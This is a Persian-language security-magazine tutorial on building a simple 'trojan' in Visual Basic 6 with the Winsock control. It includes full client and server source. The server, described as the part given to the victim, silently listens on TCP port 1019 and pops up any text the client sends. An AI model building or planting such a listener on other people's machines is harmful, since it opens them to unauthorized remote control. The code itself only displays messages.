نوشتن یک تروجان در VisualBasic

همراه با شرحی کامل و عکس های از نحوه کار

Written By:

Hossein - Asgary

Security Magazine
www.simorgh-ev.com

توجه : قبل از مطالعه این درس شما باید حداقل آشنایی جزئی با برنامه نویسی visual basic داشته باشید و نیز توجه داشته باشید که تمام این دروس فقط برای آشنایی با نحوه کار است ، نه سوءِ استفاده از دیگران .


مقدمه :

تروجان ها (Trojans) یکی از جالبترین و در عین حال خلاقانه ترین روشهای نفوذ به کلاینت ها میباشد . من همیشه به این مبحث عشق می ورزیدم و لی بعضی از دوستان با کارهای بچه گانه خود ارزش و کارایی این برنامه ها را به پایین ترین سطح خود تنزل داده اند .


من سعی دارم یک آموزش تصویری از نوشتن یک تروجان ساده که یک پیغام را برای قربانی میفرستند ، دهم .

۱-ابتدا ویژوال بیسیک را باز کرده و سپس پروژه استاندارد را انتخاب کنید .


۲- سپس در قسمت ابزار کلیک کرده و سپس گزینه components را انتخاب کنید .




۳- از صفحه ای که بار میشود گزینه Microsoft Winsock Control 6.0 را انتخاب کنید .



٤- خوب بعد از زدن ok ، دو کامپیوتر کوچک پشت سر هم کنار نوار ابزار ظاهر میشود .



۵- حالا روی آن ها کلیک کرده و یکی از آنها را در صفحه قرار دهید و سپس نام آن را به TCP1 تغییر دهید .




کمی توضیح : Winsock یکی از ابزار های برقراری ارتباط از طریق پرت های UDP و TCP بین سرور و کلاینت در vb میباشد . توجه کنید که برای نوشتن بافر اور فلو ها نیز در ویژوال بیسیک نیز از این کامپوننت استفاده میکنند . و تقریبا تمام ارتباطات استاندارد در vb به این طریق انجام میشود .

۶- حالا یک بار دیگر vb را باز کرده و یک پروژه دیگر نیز تعریف کنید .و مراحل ۱ تا ۵ را روی آن هم انجام دهید . توجه داشته باشید که یکی از این پروژه ها برای سرور و دیگری برای کلاینت ، تروجان ما هستند.

ساخت Client :

همان طور که میدانید یک نروجان دارای دو قسمت اصلی است ، Client , Server و ما باید این دو را جدا گانه بسازیم ، البته میشود ، سرور و کلاینت با هم باشند وای به علت پیچیده شدن بحث و خارج بودن از حوصله مقاله ، به این موضوع نمی پردازیم .

خوب حالا کار را شروع میکنیم :



۱- یک از دو پروژه ای را که باز کرده اید انتخاب کنید و همانند شکل زیر برای آن ... , text , command تعریف کنید :

اسم هر یک را طبق آنچه که جلوی آنها نوشته شده ، بنویسید . (تا اینجا که مشکلی وجود ندارد)

حالا نوبت به کد نویسی برای هر یک از موارد بالاست :

توضیح مهم : یکی از مهمترین قسمت های برنامه نویسی تروجان ها رفع اشکال در آنهاست ، چون در صورت بروز مشکل تروجان به طور اتوماتیک از کار باز خواهد ایستاد .

ما برای این کار باید از on error **استفاده کرد مثلا :**

```
On error goto 1
...
Exit sub
1:
[On error msg]
End sub
```

۱-کلید connect :

```
Private Sub connect_Click ()
 If (tcp1.State <> sckClosed) Then tcp1.Close
   tcp1.LocalPort = 0
    tcp1.connect ip.Text, 1019
End Sub
```

در خط اول سوکت را چک میکند و اگر Winsock بی کار بود به کار خود ادامه می دهد . منظور از بی کار بودن Winsock یعنی ، وین سوکت ما توسط قسمتی دیگر از برنامه استفاده نشود و اگر چنین موردی پیش بیاید ارتباط آن را قطع میکند و آن را برای استفاده خود حاظر میکند .

در خط بعدی نشان میدهد که ارتباط ما به صورت ریموت است . و در خط سوم هم تماس را بر روی IP که ما در IP.text وارد کردیم و بر روی پورت ۱۰۱۹ تنظیم کرده و ار تباط را بر قرار میکند.


۲- کلید Disconnect :

```
Private Sub disconnetc_Click ()
tcp1.Close
AlertTXT.Caption = "ارتباط قطع شد"
AlertTXT.BackColor = &H8080FF
End Sub
```

در اینجا در خط اول ارتباط را قطع میکند و در خط دوم و سوم به ترتیب عنوانalerttxt را تغییر داده و رنگ آن را به رنگ صورتی کم رنگ در می آورد .

۳- tcp1_Close :

نکته ای که نباید فراموش کنیم این است که اگر یک دفعه ارتباط قطع شد ما چگونه متوجه شویم که ارتباط قطع شده ، این مشکل یک راه حل ساده دارد وو آن هم استفاده از امکانات close در Winsock میباشد . به این صورت که در شکل میبینید شما باید وارد قسمت کد نویسی شده و از زبانه خصوصیات tcp1 قسمت close را انتخاب کنید :



وبعد آن یک Private Sub با نام :

Private Sub tcp1_Close()

را مشاهده خواهید کرد . حال کد های زیر ار وارد میکنیم :

```
Private Sub tcp1_Close ()
AlertTXT.Caption = "ارتباط برقرارنیست و قطع شد"
   AlertTXT.BackColor = &H8080FF
    tcp1.Close
End Sub
```

که احتیاج به توضیح اضافه هم ندارد !

٤-tcp1_Connect :

این قسمت را هم همانند قسمت قبل طی میکنم و این بار از آن منوی کشویی گزینه connect را انتخاب میکنیم . حال به کد های این قسمت دقت کنید :

```
Private Sub tcp1_Connect ()
AlertTXT.Caption = "ارتباط برقرار شد"
   AlertTXT.BackColor = &H80FF80
End Sub
```

خوب ، این قسمت از کد ها در اصل هنگامی که ارتباط با موفقیت انجام شد به ما خبر میدهد و رنگ alerttxt را به رنگ سبزر وشن در می آورد .

٥-کلید Send :

این آخرین بخش از کد نویسی برای قسمت کلاینت میباشد . ما در اینجا پس از بر قراری ارتباط می آییم و یک سری اطلاعات (استرینگ) که در send text نوشته ایم را به سمت سرور send میکنیم . توجه شود که ما میتوانیم در سرور حتی این اطلاعات را تجزیه و تحلیل کنیم و طبق درخواستی که ما میفرستیم ، سرور کار خاصی را انجام دهد .

```
Private Sub send_Click ()
On Error Resume Next
a$ = sendtext
tcp1.SendData a$
send.SetFocus
End Sub
```

در خط نخست ما برای اینکه هر گونه اشتباهی که در هنگامه زدن این دکمه به وجود می آید را نادیده بگیریم از دستور On Error Resume Next استفاده میکنیم . این دستور تمام خطاها را نادیده گرفته و دوباره به حالت اولیه بر میگردد .

در خط دوم ما یک استرینگ تعریف کرده ایم و این استرینگ را به Sendtext مربوط ساخته ایم . یعنی از این به بعد هر چیزی که در Sendtext وارد کنیم در این استرینگ قرار می گیرد .

در خط سوم هم با استفاده از خصوصیات send داده ها در Winsock استرینگ a$ را ارسال میکنیم .

در خط ٤ هم . دوباره کلید send را به حالت اولیه بر می گردانیم .


نکته مهم : در تروجان های معمولی ، در اصل هیچ چیز خاصی به جز چند دستور ساده به سمت سرور فرستاده نمی شود ، و به همین دلیل است که سرعت عکسل العمل دستورات در این نوع ارتباطات بسیار زیاد است .

توجه : در صورتی که بخواهیم انتقال فایل هم داشته باشیم در آن صورت باید در نحوه کد نویسی خود تغییرات عمده ای صورت دهیم .

ساخت Server :

این قسمت در اصل همان چیزیست که به قربانی داده میشود .

۱- برای ساخت سرور به چیز زیادی احتیاج نداریم . ابتدا یک فورم استاندارد انتخاب میکنیم :



۲- برای اینکه هنگامی که سرور اجرا میشود ، فورا یک پورت را باز کرده و به آن پورت گوش دهد ما باید به tcp1 - (Winsock) دستور دهیم تا به پورت مورد نظر ما گوش کند ، به همین دلیل در form_load این کد ها را وارد میکنیم :

```
Private Sub Form_Load ()
On Error Resume Next
tcp1.LocalPort = 1019
tcp1.Listen
End Sub
```

برای توضیح خط اول به قسمت ۵ در کلاینت مراجعه کنید . در خط دوم ما پورتی را که در client انتخاب کردیم ، اینجا هم وارد میکنیم و در خط سوم به آن پورت گوش میدهیم .

گوش دادن به پورت : یعنی این پورت باز و فعال است و منتظر ارائه دستورات از client می باشد .

۳- tcp1_Close :

برای توضیحات به قسمت کلاینت مراجعه شود . کد های مربوطه به شکل زیر است .

```
Private Sub tcp1_Close()
On Error Resume Next
   tcp1.Close
   tcp1.LocalPort = 1019
tcp1.Listen
End Sub
```

توجه کنید که وقتی به هر دلیلی ارتباط قطع می شود ، گوش کردن سوکت به پورت هم غیر فعال میشود و ما در خط ۳و٤ به برنامه سرور دستور میدهیم که در صورتی که ارتباط قطع شد ، دوباره به پورت ۱۰۱۹ گوش کن و منتظر دستورات باش .

٤-tcp1_ConnectionRequest :

کدهای مربوط به آن :

```
Private Sub tcp1_ConnectionRequest (ByVal requestID As Long)
 If (tcp1.State <> sckClosed) Then tcp1.Close
    tcp1.LocalPort = 0
    Tcp1.Accept requestID
End Sub
```

این کد باعث میشود تا سرور ما در صورت برقراری ارتباط با client ، به client اعلام کند که ارتباط با موفقط انجام شد است .

۵- دریافت اطلاعات :

کدهای مربوط به آن :

```
Private Sub tcp1_DataArrival (ByVal bytesTotal As Long)
 Dim Data as String
    On Error Resume Next
    Tcp1.GetData Data
   If Data = "end" Then End
    A$ = Data
    MsgBox A$
End Sub
```

در خط اول این کد ما استزینگ data را تعریف میکنیم و در خط دوم برای رد کردن هر گونه اشکالی به برنامه توضیح میدهیم و در خط سوم tcp1 را واردار میکند استرینگ data را که از client فرستاده شده و منتظر گرفته شدن است را دریافت کند .

در خط ۵ هم استرینگ data را به یک استرینگ کلیتر که قابلیت تعریف شدن هم دارد ربط میدهیم . و سپس در خط ۶ استرینگ متنی $a را به صورت یک پیغام به قربانی نشان میدهد .

و اما :

در خط ٤ چه می گذرد :

در این خط ما آمدیم دیتا های دریافتی از سمت سرور را که به صورت متن است را جهت دار کردیم . یعنی به سرور دستور دادیم که هر گاه کلاینت کلمه end را به تنهایی تایپ کرد و برای تو فرستاد ، خود را کاملا از رده خارج کن و برنامه خود را ببند .

این قسمت را برای آن آوردم تا کسانی که میخواهند برنامه های پیشرفته تر را بنویسند . راه را بلد باشند و گیج نشوند .

کلام آخر : با اینکه این مقاله از من انرژی زیادی برد . ولی من سعی خود را کردم که در جایی از آن کم نگذارم . اگر دوستان یاری کنند و این گونه مقالات با استقبال روبه رو شود . حتما طریقه نوشتن آنتی ویروس ها و آنتی تروجان ها را هم تویح میدهم .

دریافت کد ها : شما میتوانید سورس کد های برنامه را در قسمت دانلود سایت گروه امنیتی سیمرغ ، قسمت open source دریافت کنید .

حسین عسگری – مدیر گروه امنیتی سیمرغ

www.simorgh-ev.com

سورس کامل کلاینت :

```
Private Sub connect_Click()
```

```
 If (tcp1.State <> sckClosed) Then tcp1.Close
   tcp1.LocalPort = 0
    tcp1.connect ip.Text, 1019
End Sub
-------------------------------------------------
Private Sub disconnetc_Click()
tcp1.Close
AlertTXT.Caption = "ارتباط قطع شد"
AlertTXT.BackColor = &H8080FF
End Sub
-------------------------------------------------
Private Sub Form_Resize()
If Me.WindowState = 2 Then Me.WindowState = 0
End Sub
-------------------------------------------------
Private Sub send_Click()
On Error Resume Next
a$ = sendtext
tcp1.SendData a$
send.SetFocus
End Sub
-------------------------------------------------
Private Sub tcp1_Close()
AlertTXT.Caption = "ارتباط برقرارنیست و قطع شد"
   AlertTXT.BackColor = &H8080FF
    tcp1.Close
End Sub
-------------------------------------------------
Private Sub tcp1_Connect()
AlertTXT.Caption = "ارتباط برقرار شد"
    AlertTXT.BackColor = &H80FF80
End Sub
```

سورس کامل سرور :

```
Private Sub Form_Load()
On Error Resume Next
tcp1.LocalPort = 1019
tcp1.Listen
End Sub
-----------------------------------------
Private Sub tcp1_ConnectionRequest(ByVal requestID As Long)
 If (tcp1.State <> sckClosed) Then tcp1.Close
    tcp1.LocalPort = 0
    tcp1.Accept requestID
End Sub
-----------------------------------------
Private Sub tcp1_DataArrival(ByVal bytesTotal As Long)
 Dim Data As String
    On Error Resume Next
    tcp1.GetData Data
   If Data = "end" Then End
    A$ = Data
    MsgBox A$
End Sub
-----------------------------------------
Private Sub tcp1_Close()
On Error Resume Next
    tcp1.Close
    tcp1.LocalPort = 1019
tcp1.Listen
End Sub
```